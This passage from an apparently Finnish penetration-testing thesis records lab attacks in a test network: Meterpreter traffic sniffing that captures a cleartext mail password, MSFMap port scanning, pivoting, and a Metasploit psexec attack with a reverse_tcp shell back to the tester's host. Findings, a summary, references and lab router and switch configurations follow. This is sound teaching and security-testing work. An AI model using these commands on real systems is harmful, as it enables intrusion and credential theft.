
10.5 Tunkeutuminen syvemmälle sisäverkkoon

Meterpreterin sniffer-moduulin avulla on mahdollista monitoroida verkossa tapahtuvaa liikennettä. Sniffer-moduuli pystyy varastoimaan 200000 pakettia ja ne pystytään lataamaan testaajan koneelle pcap muodossa ja avamaan esimerkiksi wiresharkilla tarkasteltavaksi (offensive-security 2012). Sisäverkossa tapahtuvan liikenteen kaappaaminen ja tallentaminen pcap muodossa on esitetty kuviossa 90.

```
meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true
dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:0 mtu:1514 usa-
ble:true dhcp:true wifi:false )

meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)
meterpreter > sniffer_stats
[-] Usage: sniffer_stats [interface-id]
meterpreter > sniffer_stats 2
[*] Capture statistics for interface 2
        packets: 81
        bytes: 6682
meterpreter > sniffer_dump 2 lan.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 105 packets (10557 bytes)
[*] Downloaded 100% (10557/10557)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to lan.pcap
meterpreter > sniffer_stop 2
[*] Capture stopped on interface 2
[*] There are 24 packets (1799 bytes) remaining
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'
meterpreter > sniffer_release
[-] Usage: sniffer_release [interface-id]
meterpreter > sniffer_release 2
[*] Flushed 24 packets (1799 bytes) from interface 2
```

KUVIO 90. Liikenteen monitorointi käyttäen meterpreterin sniffer moduulia

Kuviossa 91 on avattu koneelle tallennettu pcap-tiedosto wiresharkilla tarkastelua varten. Kohde kone vastaanotti osoitteesta 192.168.0.2 TCP Keep-Alive paketin lähde porttina 445. Porttia 445 (microsoft-ds) käytetään tiedostojen jakamiseen windows järjestelmissä (SecureScout 2012). Kuviossa näkyy myös kuinka kone on autentikoinut käyttäjän testman2 sähköpostipalvelimelle 192.81.160.2. Salasana on lähetty selkokielisenä ja se oli luettavissa wiresharkilla.



KUVIO 91. Sisäverkosta kaapatut paketit


MSFMap on meterpreteriin erikseen ladattavissa oleva lisäosa, joka jäljittelee nmap ohjelman toimintaa (Mclntyre 2012). Kuviossa 92 on suoritettu skannaus kaapatulta koneelta osoitteeseen 192.168.0.2. MSFMap ei valitettavasti tue kaikkia Nmapin tarjoamia ominaisuuksia, kuten käyttöjärjestelmän havaitsemista.

```
meterpreter > load msfmap
[-] The 'msfmap' extension has already been loaded.
meterpreter > msfmap 192.168.0.2

Starting MSFMap 0.1.1
MSFMap scan report for 192.168.0.2
Host is up.
Not shown: 91 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

MSFMap done: 1 IP address (1 hosts up) scanned in 32.95 seconds
```

KUVIO 92. MSFmapilla tehty skannaus koneelta 192.168.1.2 koneelle 192.168.0.2

Termillä pivoting tarkoitetaan hyökkäyksen jatkamista jo hallintaan saadun koneen kautta seuraavaan koneeseen (Kennedy ym. 2011, 89). Metasploitin route komennolla on mahdollista reitittää liikennettä meterpreter-session läpi. Kuviossa 93 on tehty reititys aiemmin kaapatun koneen 192.168.1.2 kautta

verkkoon 192.168.0/24. Käytetyssä komennossa "1" yhdistää annetun verkon meterpreter sessio id:seen, joka tässä tapauksessa oli "1". meterpreter-session ja Metasploit consolen välillä liikkuminen tapahtui backround ja sessions -i 1 komentoja käyttäen. Metasploitin komennon sessions -l avulla on mahdollista tulostaa ruudulle kaikki aukinaiset meterpreter sessiot id:neen.




KUVIO 93. Metasploitin liikenteen reitittäminen aukinaisen meterpreter session läpi

Metasploitin exploit/windows/smb/psexec mahdollistaa hyökkäyksen windows koneeseen, johon tiedetään käyttäjänimi ja salasana selkokielisenä tai hash muodossa (Wright ym. 2009). Kuviossa 94 on suoritettu hyökkäys osoitteeseen 192.168.0.2 käyttäen esimerkissä 1 hankittuja käyttäjätunnusta ja salasanaa.

```
msf  auxiliary(tcp) > use exploit/windows/smb/psexec
msf  exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf  exploit(psexec) > set SMBPass Password123
SMBPass => Password123
msf  exploit(psexec) > set rhost 192.168.0.2
rhost => 192.168.0.2
msf  exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(psexec) > set lhost 103.6.220.100
lhost => 103.6.220.100
msf  exploit(psexec) > set lport 443
lport => 443
msf  exploit(psexec) > set SMBDomain LAN
SMBDomain => LAN
msf  exploit(psexec) > exploit

[*] Started reverse handler on 103.6.220.100:443
[*] Connecting to the server...
[*] Authenticating to 192.168.0.2:445|LAN as user 'Administrator'...
[*] Uploading payload...
[*] Created \yvCZPend.exe...
[*] Binding to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.0.2[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.0.2[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (BaGLNZtO - "MNPQimyrVtLihjFcibZ")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \yvCZPend.exe...
[*] Sending stage (752128 bytes) to 192.103.94.10
[*] Meterpreter session 2 opened (103.6.220.100:443 ->
192.103.94.10:64428) at 2012-10-13 22:48:40 +0300

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

KUVIO 94. Metasploit ja exploit/windows/smb/psexec osoitteeseen 192.168.0.2

Kuviossa 95 on esitetty hankitun meterpreter session kautta selvitetty koneen nimi ja käyttöjärjestelmä, käyttämällä meterpreterin sysinfo komentoa.



KUVIO 95. Meterpreter sysinfo

11 TULOSTEN TARKASTELU

Esimerkissä yksi ja kaksi tehtiin muun muassa seuraavat löydökset:

- Web-sovellus haavoittuva lukuisille eri hyökkäyksille.
- Web-sovelluksen käyttäjätietoja ja salasanoja säilötään salaamattomassa muodossa.
- Sql-injektion kautta mahdollista kirjoittaa tiedostoja koneelle, koska tietokannan käyttäjällä (kantaa käytettiin rootina) oli riittävät oikeudet ja kirjoittaminen kansioon wwwroot ja sen alikansioihin oli sallittu.
- Web-sovelluksen Path Traversal hyökkäys mahdollisti loikkaamisen web-sovelluksen oman kansion ulkopuolelle
- wwwroot\mutillidae kansioon oli web-sovelluksella, joka toimi aivan oikein network service oikeuksilla, kirjoitusoikeudet mikä mahdollisti skriptin kirjoittamisen kansioon echo-komentoa käyttäen ja suoritusoikeudet mikä mahdollisti haittaohjelman suorittamisen.
- Tietokannan root käyttäjälle ei ollut asetettu salasanaa.
- Web-palvelimen Admin salasana oli heikko "Password123".
- DNS-palvelin sallii zone transferin kaikkiin osoitteisiin.
- Sähköpostiosoitteet esitetty web-sivulla sellaisenaan.
- Sähköpostin käyttäjillä heikkoja salasanoja
- SMTP ei autentikoi käyttäjiä mitenkään.
- POP3 lähettää autentikointi tiedot salaamattomina.
- Sisäverkon palvelimen Administrator käyttäjä käyttää samaa heikkoa salasanaa "Password123" kuin Web-palvelimen Administrator.

Vaikka esimerkkejä yksi ja kaksi ei voidakaan pitää kattavana testauksena, löydöksistä huomaa että penetraatiotestauksella löydetään tietoturvasta aukkoja useammasta kerroksesta ja hyvin laaja-alaisesti. Jotta testaus olisi ollut kattavampaa tulisi testata jo löytyneiden toimivien hyökkäysvektoreiden lisäksi myös muita reittejä tunkeutua verkkoon. Tällä tavalla saadaan kattavammin kartoitettua verkon ja järjestelmien tietoturva-aukkoja.

Mikäli kohde verkkoon olisi suoritettu ainoastaan haavoittuvuusskannaus, olisi esimerkiksi puutteet salasanoissa ja tiedostojärjestelmän oikeuksissa jääneet

havaitsematta. Penetraatiotestaus on ainoa keino testata tietoturvaa kokonaisuutena, pelkkä haavoittuvuuksien skannailu automatisoidulla ohjelmalla raapaisee vain pintaa. Penetraatiotestauksessa nähtiin myös millainen vaikutus kyseisellä haavoittuvuudella voi olla. Esimerkiksi sql-injektio mahdollisti lopulta koko palvelimen saamisen hallintaan, ja yhden koneen altistuminen hyökkäykselle sisäverkonpuolella mahdollisti hyökkäyksen eteenpäin. Tällaiset konkreettiset esimerkit takaavat sen, että myös organisaation päättävät elimet ymmärtävät tietoturvaan panostamisen merkityksen, vaikka he eivät olisikaan tietotekniikkaan ja tietoturvan toteuttamiseen orientoituneita. Tätä kautta tietoturvan toteuttamiseen tarvittavat resurssit voidaan todentaa oikeutetuiksi.

Mikäli laboratorioympäristöön olisi pystytetty erilaisia suojamekanismeja, kuten esimerkiksi IDS-järjestelmä tai AV-ohjelmia, oltaisiin testauksen aikana havainnoitu kuinka hyvin ne huomaavat ja torjuvat hyökkäykset. Penetraatiotestauksen menetelmiä käyttämällä saadaan tällaisten järjestelmien konfiguraatioita säädettyä oikeanlaiseksi ja pystytään varmistumaan niiden toiminnasta. Mikäli näiden tukena olisi vielä verkon- ja tietoturvanmonitorointijärjestelmiä, voitaisiin samalla myös todentaa, kuinka helposti kohde verkosta ja järjestelmistä vastaavat henkilöt pystyvät havaitsemaan ja reagoimaan tuleviin hyökkäyksiin, sekä myös tarvittaessa kaivamaan tietoa jälkikäteen lokitiedoista hyökkäyksen ja sen vaikutusten selvittämiseksi. Mikäli tällaisia suoja- ja monitorointijärjestelmiä ei kohde verkkoon ole rakennettu, voidaan testauksella osoittaa käytännössä minkälaista hyötyä kyseisillä järjestelmillä voitaisiin saavuttaa.

Ennen kaikkea penetraatiotestauksessa ei rajoittauduta pelkästään tietoturvan tekniseen toteutukseen, vaan sen avulla voidaan havainnoida ja testata niin prosesseja, kuin myös tietoturvan inhimillistä puolta. Kuinka esimerkiksi esimerkin kaksi tapauksessa käyttäjä testman olisi reagoinut huomattuaan että "työhyvinvointikysely" -sähköposti ja sen sisältö vaikutti tyhjine liitetiedostoineen kummalliselta. Olisiko hän ilmoittanut asiasta jollekin taholle, ja miten tähän ilmoitukseen olisi reagoitu. Tarvitsisiko prosesseja hioa ja henkilökunnalle järjestää koulutusta tietoturvaan liittyen?

12 YHTEENVETO

Penetraatiotestauksessa pyritään simuloimaan tapoja, joita mahdollinen hyökkääjä mahdollisesti käyttäisi pyrkiessään murtautumaan yrityksen verkkoon ja tietojärjestelmiin. Penetraatiotestaus on ainoa tapa testata tietoturvan tasoa kokonaisuutena. Se kuinka hyviä ja laaja-alaisia tuloksia penetraatiotestauksella pystytään saavuttamaan, riippuu testaukseen käytettävissä olevan ajan ja resurssien määrästä, sekä testausta suorittavien henkilöiden taidoista. Penetration Testing Execution Standard (PTES) tarjoaa jonkinlaiset valmiit raamit testauksen suorittamiseen. PTES on kuitenkin vasta BETA vaiheessa, ja se ei vielä tarjoa suoraa vastausta siihen, mitä testauksen tulisi minimissään kattaa.

Penetraatiotestausta helpottavia työkaluja on saatavilla paljon, ja niin kaupallisina kuin open source tuotteina. Niiden avulla monia testauksen vaiheita ja osa-alueita saadaan automatisoitua. Laboratorioverkossa suoritettu testaus osoittaa, kuinka toimivia ja helppokäyttöisiä tämän päivän penetraatiotestaustyökalut ovat. Kuitenkin kaikkia ohjelmia ei ole mahdollista testata laboratorioympäristössä, eikä kattavaa testausta saada alusta loppuun simuloitua laboratorioympäristössä. Tämä siksi että OSINT ja Social Engineering ovat tärkeä osa tiedonkeruu vaihetta. Useat tiedonkeruuvaiheessa käytettävät ohjelmat hyödyntävät hakukoneiden kuten Googlen tarjoamaa tietoa.

Esimerkin yksi ja kaksi pohjalta on myös helppo huomata, kuinka laaja-alaista tietotaitoa kattavan testauksen tekeminen vaatii. Hyökkäysvektoreita on lukemattomia ja testaajan tulisi onnistua löytämään mahdollisimman monta reittiä tunkeutua yrityksen järjestelmiin. Näin tietoturvaa saadaan mahdollisimman paljon kehitettyä. Koska järjestelmät ja verkonrakenne, sekä näin ollen myös hyökkäysvektorit vaihtelevat aina kohteen mukaan, on mielenkiintoista nähdä kuinka Penetration Testing Execution Standardin kehittäjät onnistuvat luomaan tarpeeksi kattavat ja selkeät minimi vaatimukset penetraatiotestauksen suorittamiselle.

Penetraatiotestauksen opettelu luo hyvän pohjan tietoturvan ymmärtämiselle ja opiskelulle. Sen avulla on helppo käytännössä nähdä tietoturva-aukon syy

ja seuraus, sekä kuinka erilaiset suojamekanismit auttavat tietoturvan toteutuksessa. Eettistä hakkerointia opetetaan joissakin kouluissa ja kursseilla, mutta koska hakkeroinnin opettelua pidetään vielä ainakin jossain määrin eettisesti arveluttavana, ei se ole vielä levinnyt vakituiseksi osaksi tietoturvan opiskelua.

LÄHTEET

Auger, R. 2010. The Web Application Security Consortium: Path Traversal. Viitattu 17.10.2012. http://projects.webappsec.org/w/page/13246952/Path%20Traversal

Aircrack-ng.org. 2010. Tutorial: Simple WEP Crack. Viitattu 10.6.2012. http://www.aircrack-ng.org/doku.php?id=simple_wep_crack

Bennets, S. 2012. OWASP ZAP – the Firefox of web security tools. Mozilla Security Blog 13.9.2012. Viitattu 17.9.2012. https://blog.mozilla.org/security/2012/09/13/owasp-zap-the-firefox-of-web-security-tools/

Bhaiji, Y. 2008. Network Security Technologies and Solutions (CCIE Professional Development Series). Cisco Press.

Damele, B. 2009. Advanced SQL injection to operating system full control. Viitattu 24.9.2012. http://www.blackhat.com/presentations/bh-europe-09/Guimaraes/Blackhat-europe-09-Damele-SQLInjection-whitepaper.pdf

Dhanjani, N., Hardin, B. & Rios, B. 2009. Hacking: The Next Generation. Sebastopol, CA: O'Reilly Media, inc.

Dostálek, L. & Kabelová, A. 2006. DNS in action. Olton Birmingham, GBR: Packt Publishing Ltd.

Faircloth, J. 2011. Penetration Tester's Open Source Toolkit, Third Edition. Syngress Publishing.

Foster, J., Osipov, V. & Bhalla, N. 2005. Buffer Overflow Attacks : Detect, Exploit, Prevent. Rockland, MA: Syngress Publishing.

Gragido, W & Pirc, J. 2011. Cybercrime and Espionage: An Analysis of Subversive Multivector Threats. Syngress Publishing.

Gregg, M. 2008. Build Your Own Security Lab: A Field Guide for Network Testing. Hoboken, NJ: Wiley.

Heriyanto, T.& Shakeel, A. 2011. BackTrack 4 : Assuring Security by Penetration Testing. Olton Birmingham, GBR: Packt Publishing Ltd.

Hyppönen, M. 2011. Fight Cybercrime, But Keep The Net Free. F-Secure 7.8.2011. Viitattu 20.5.2012. http://www.f-secure.com/weblog/archives/00002210.html

Imperva. 2011. Hacker Intelligence Initiative, Monthly Trend Report #5. Viitattu 22.9.2012. http://www.imperva.com/docs/HII_Monitoring_Hacker_Forums.pdf

Kennedy, D., O'Groman, J., Kearns, D. & Aharoni, M. 2011. Metasploit. The Penetration Tester's Guide. San Francisco: No Starch Press, Inc.

Kim, S., Wang, Q. & Ullrich, J. 2012. A Comparative Study of Cyberattacks. Communications of the ACM 55, 66-73.

Labranet Study Network. 2009. SpiderNet. Viitattu 1.10.2012. http://student.labranet.jamk.fi/spidernet/

Lancor, L. & Workman, R. 2007. Using google hacking to enhance defense strategies. ACM SIGCSE Bulletin 39, 491-495.

Lockdown.co.uk - The Home Computer Security Centre. 10.7.2009. Password Recovery Speeds. Viitattu 23.9.2012. http://www.lockdown.co.uk/?pg=combi

Long, J. 2008. Google Hacking for Penetration Testers, Volume 2. Syngress Publishing.

Mclntyre, S. 6.1.2012. New Meterpreter Extension Released: MSFMap Beta. SecureState. Viitattu 15.10.2012. http://blog.securestate.com/post/2012/01/06/New-Meterpreter-Extension-Released-MSFMap-Beta.aspx

McRee, R. 2011. OSINT with FOCA 2.6. ISSA Journal March 2011, 41-43. http://holisticinfosec.org/toolsmith/pdf/march2011.pdf

Metasploit's Meterpreter. 2004. Viitattu 6.8.2012. http://www.nologin.org/Downloads/Papers/meterpreter.pdf

Moore, HB., Beale, J. & Meere, H. 2005. Penetration Testers Open Source Toolkit. Rockland, MA: Syngress Publishing.

Offensive-security: metasploit unleashed. 2012. Packet Sniffing. Viitattu 14.10.2012. http://www.offensive-security.com/metasploit-unleashed/Packet_Sniffing

Paquet, C. 2009. Implementing cisco IOS Network Security (IINS). Indianapolis, IN: Cisco Press.

Pashel, B. 2006. Teaching students to hack: ethical implications in teaching students to hack at the university level. InfoSecCD '06 Proceedings of the 3rd annual conference on Information security curriculum development, 197-200.

Penetration Testing Execution Standard. 2012. Viitattu 30.5.2012. http://www.pentest-standard.org/

Pilkington, M. 2012. Protecting Privileged Domain Accounts: LM Hashes -- The Good, the Bad, and the Ugly. SANS Computer Forensics 29.2.2012. http://computer-forensics.sans.org/blog/2012/02/29/protecting-privileged-domain-accounts-lm-hashes-the-good-the-bad-and-the-ugly

Riden, J. 2008. Know Your Enemy: Malicious Web Servers, CLIENT-SIDE ATTACKS. The Honeynet Project. Viitattu 6.8.2012. http://www.honeynet.org/node/157

Rouse, M. 2012. DEFINITION: attack vector. SearchSecurity 2012. Viitattu 13.9.2012. http://searchsecurity.techtarget.com/definition/attack-vector

Satakunnan aluetietojärjestelmäpalvelu SALPA. 2004. Tietoturva. Viitattu 23.7.2012.http://www.salpanet.fi/Public/download.aspx?ID=2798&GUID=%7BD30ACFC8-0C8B-4902-8387-BD6716452867%7D

SecureScout. 2010. Microsoft-DS. Viitattu 15.10.2012. http://descriptions.securescout.com/glossary/255

Shetty, D. 2011. Penetration Testing with Metasploit Framework. Viitattu 28.7.2012. http://dl.packetstormsecurity.net/papers/general/pentesting-with-metasploit.pdf

Superuser.com. 2009. Is it possible to download using the Windows command line?. Viitattu 1.10.2012. http://superuser.com/questions/59465/is-it-possible-to-download-using-the-windows-command-line

Takanen, A., DeMott, T. & Miller, C. 2008. Fuzzing for Software Security Testing and Quality Assurance. Artech House.

The Open Web Application Security Project. 2010. OWASP TOP 10 2010. Viitattu 15.9.2012. https://www.owasp.org/index.php/Top_10_2010-Main

Walker, M. 2012. CEH Certified Ethical Hacker: All-in-One Exam Guide. McGraw-Hill/Osborne media.

Westcott, D., Coleman, D. & Harkins, B. 2010. CWSP Certified Wireless Security Professional Official Study Guide Exam PW0-204. Hoboken, NJ: Sybex.

Wilhelm, T. 2010. Professional Penetration Testing: Creating and Operating a Formal Hacking Lab. U.S: Syngress Media.

Why Encoding Does not Matter and How Metasploit Generates EXE's. Viitattu 5.8.2012. http://www.scriptjunkie.us/2011/04/why-encoding-does-not-matter-and-how-metasploit-generates-exes/

Wright, J., Johnson, K. & Skoudis, E. 2009. The Pen Test Perfect Storm: Combining Network, Web App, and Wireless Pen Test Techniques – Part 2. Viitattu 14.10.2012. http://www.willhackforsushi.com/presentations/PenTest_PerfectStorm_Part_2.pdf

LIITTEET

Liite 1 WG4-R1 konfiguraatio

```
Current configuration : 2707 bytes
!
! Last configuration change at 10:18:46 UTC Sun Sep 30 2012
!
version 15.1
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname pentest-target-R1
!
boot-start-marker
boot-end-marker
!
!
no logging buffered
enable password cisco
!
no aaa new-model
!
!
dot11 syslog
ip source-route
!
!
ip cef
!
!
!
no ip domain lookup
!
multilink bundle-name authenticated
!
!
crypto pki token default removal timeout 0
!
!
!
!
license udi pid CISCO2821 sn FCZ104873RZ
!
redundancy
!
!
!
!
!
!
!
!
```

```
!
interface GigabitEthernet0/0
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface GigabitEthernet0/1
 description link-to-sw1
 no ip address
 duplex auto
 speed auto
!
interface GigabitEthernet0/1.1
!
interface GigabitEthernet0/1.531
 encapsulation dot1Q 531
 ip address 192.168.0.1 255.255.255.0
 ip access-group SERVER in
 ip nat inside
 ip virtual-reassembly in
!
interface GigabitEthernet0/1.532
 encapsulation dot1Q 532
 ip address 192.168.1.1 255.255.255.0
 ip access-group LAN in
 ip helper-address 192.168.0.2
 ip nat inside
 ip virtual-reassembly in
!
interface GigabitEthernet0/1.533
 encapsulation dot1Q 533
 ip address 192.81.160.1 255.255.255.248
!
interface GigabitEthernet0/1.534
 encapsulation dot1Q 534
 ip address 192.81.160.9 255.255.255.248
!
interface Serial0/0/0
 no ip address
 shutdown
 clock rate 2000000
!
interface Serial0/0/1
 no ip address
 shutdown
!
interface FastEthernet0/1/0
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface FastEthernet0/1/1
 description link-to-VC12
 ip address 192.103.94.10 255.255.255.0
 ip nat outside
```

```
 ip virtual-reassembly in
 duplex auto
 speed auto
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
ip nat inside source list 1 interface FastEthernet0/1/1 overload
ip route 0.0.0.0 0.0.0.0 192.103.94.1
!
ip access-list extended LAN
 permit udp 192.168.1.0 0.0.0.255 host 192.81.160.2 eq domain
 permit tcp 192.168.1.0 0.0.0.255 host 192.81.160.10 eq www
 permit tcp 192.168.1.0 0.0.0.255 host 192.81.160.2 eq domain smtp pop3
 deny   ip 192.168.1.0 0.0.0.255 host 192.81.160.2
 deny   ip 192.168.1.0 0.0.0.255 host 192.81.160.10
 permit ip any any
ip access-list extended SERVER
 permit udp 192.168.0.0 0.0.0.255 host 192.81.160.2 eq domain
 permit tcp 192.168.0.0 0.0.0.255 host 192.81.160.2 eq domain smtp pop3
 deny   ip 192.168.0.0 0.0.0.255 host 192.81.160.2
 deny   ip 192.168.0.0 0.0.0.255 host 192.81.160.10
 permit ip any any
!
access-list 1 permit 192.168.0.0 0.0.0.255
access-list 1 permit 192.168.1.0 0.0.0.255
!
!
!
!
!
control-plane
!
!
!
line con 0
line aux 0
line vty 0 4
 login
 transport input all
!
scheduler allocate 20000 1000
end
```

Liite 2 WG4-SW1 konfiguraatio

```
Current configuration : 1458 bytes
!
version 12.1
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname SW1
!
enable password c1sco
!
ip subnet-zero
!
ip ssh time-out 120
ip ssh authentication-retries 3
vtp mode transparent
!
spanning-tree mode pvst
spanning-tree extend system-id
!
!
!
!
vlan 531
 name server
!
vlan 532
 name workers
!
vlan 533
 name dns
!
vlan 534
 name web
!
!
interface GigabitEthernet0/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface GigabitEthernet0/2
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface GigabitEthernet0/3
 switchport mode dynamic desirable
 shutdown
!
interface GigabitEthernet0/4
 switchport mode dynamic desirable
 shutdown
```

```
!
interface GigabitEthernet0/5
 switchport mode dynamic desirable
 shutdown
!
interface GigabitEthernet0/6
 switchport mode dynamic desirable
 shutdown
!
interface GigabitEthernet0/7
 switchport mode dynamic desirable
 shutdown
!
interface GigabitEthernet0/8
 switchport mode dynamic desirable
 shutdown
!
interface GigabitEthernet0/9
 switchport mode dynamic desirable
 shutdown
!
interface GigabitEthernet0/10
 switchport mode dynamic desirable
 shutdown
!
interface GigabitEthernet0/11
 switchport mode dynamic desirable
 shutdown
!
interface GigabitEthernet0/12
 switchport mode dynamic desirable
!
interface Vlan1
 no ip address
 shutdown
!
ip classless
ip http server
!
!
line con 0
line vty 5 15
!
!
end
```

Liite 3 WG4-SW2 konfiguraatio

```
Current configuration : 1798 bytes
!
version 12.1
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname sw2
!
no logging buffered
enable password c1sco
!
ip subnet-zero
!
ip ssh time-out 120
ip ssh authentication-retries 3
vtp mode transparent
!
spanning-tree mode pvst
no spanning-tree optimize bpdu transmission
spanning-tree extend system-id
!
!
!
!
vlan 531
 name server
!
vlan 532
 name workers
!
vlan 533
 name dns
!
vlan 534
 name web
!
interface FastEthernet0/1
 switchport mode trunk
!
interface FastEthernet0/2
 shutdown
!
interface FastEthernet0/3
 shutdown
!
interface FastEthernet0/4
 shutdown
!
interface FastEthernet0/5
 shutdown
!
```

```
interface FastEthernet0/6
 shutdown
!
interface FastEthernet0/7
 shutdown
!
interface FastEthernet0/8
 shutdown
!
interface FastEthernet0/9
 shutdown
!
interface FastEthernet0/10
 description link-to-server
 switchport access vlan 531
 switchport mode access
!
interface FastEthernet0/11
 description link-to-PC1
 switchport access vlan 532
 switchport mode access
!
interface FastEthernet0/12
 shutdown
!
interface FastEthernet0/13
 shutdown
!
interface FastEthernet0/14
 shutdown
!
interface FastEthernet0/15
 description link-to-DNS
 switchport access vlan 533
 switchport mode access
!
interface FastEthernet0/16
 description lint-to-web
 switchport access vlan 534
 switchport mode access
!
interface FastEthernet0/17
 shutdown
!
interface FastEthernet0/18
 shutdown
!
interface FastEthernet0/19
 shutdown
!
interface FastEthernet0/20
 shutdown
!
interface FastEthernet0/21
 shutdown
!
interface FastEthernet0/22
```

```
 shutdown
!
interface FastEthernet0/23
 shutdown
!
interface FastEthernet0/24
 shutdown
!
interface Vlan1
 no ip address
 no ip route-cache
 shutdown
!
ip http server
!
line con 0
line vty 5 15
!
!
end
```

Liite 4 DNS tietueet (Lähde: Walker 2012)

DNS Record Type	Label	Description
SRV	Service	Defines the host name and port number of servers providing specific services, such as a Directory Services server.
SOA	Start of Authority	This record identifies the primary name server for the zone. The SOA record contains the host name of the server responsible for all DNS records within the namespace, as well as the basic properties of the domain.
PTR	Pointer	Maps an IP address to a host name (providing for reverse DNS lookups). You don't absolutely need a PTR record for every entry in your DNS namespace, but these are usually associated with e-mail server records.
NS	Name Server	This record defines the name servers within your namespace. These servers are the ones that respond to your clients' requests for name resolution.
MX	Mail Exchange	This record identifies your e-mail servers within your domain.
CNAME	Canonical Name	This record provides for domain name aliases within your zone. For example, you may have an FTP service and a web service running on the same IP address. CNAME records could be used to list both within DNS for you.
A	Address	This record maps an IP address to a host name, and is used most often for DNS lookups.

Liite 5 OWASP TOP 10 (Lähde: The Open Web Application Security Project 2010)

A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2-Cross Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A3-Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5-Cross Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A6-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.
A7-Insecure Cryptographic Storage	Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.
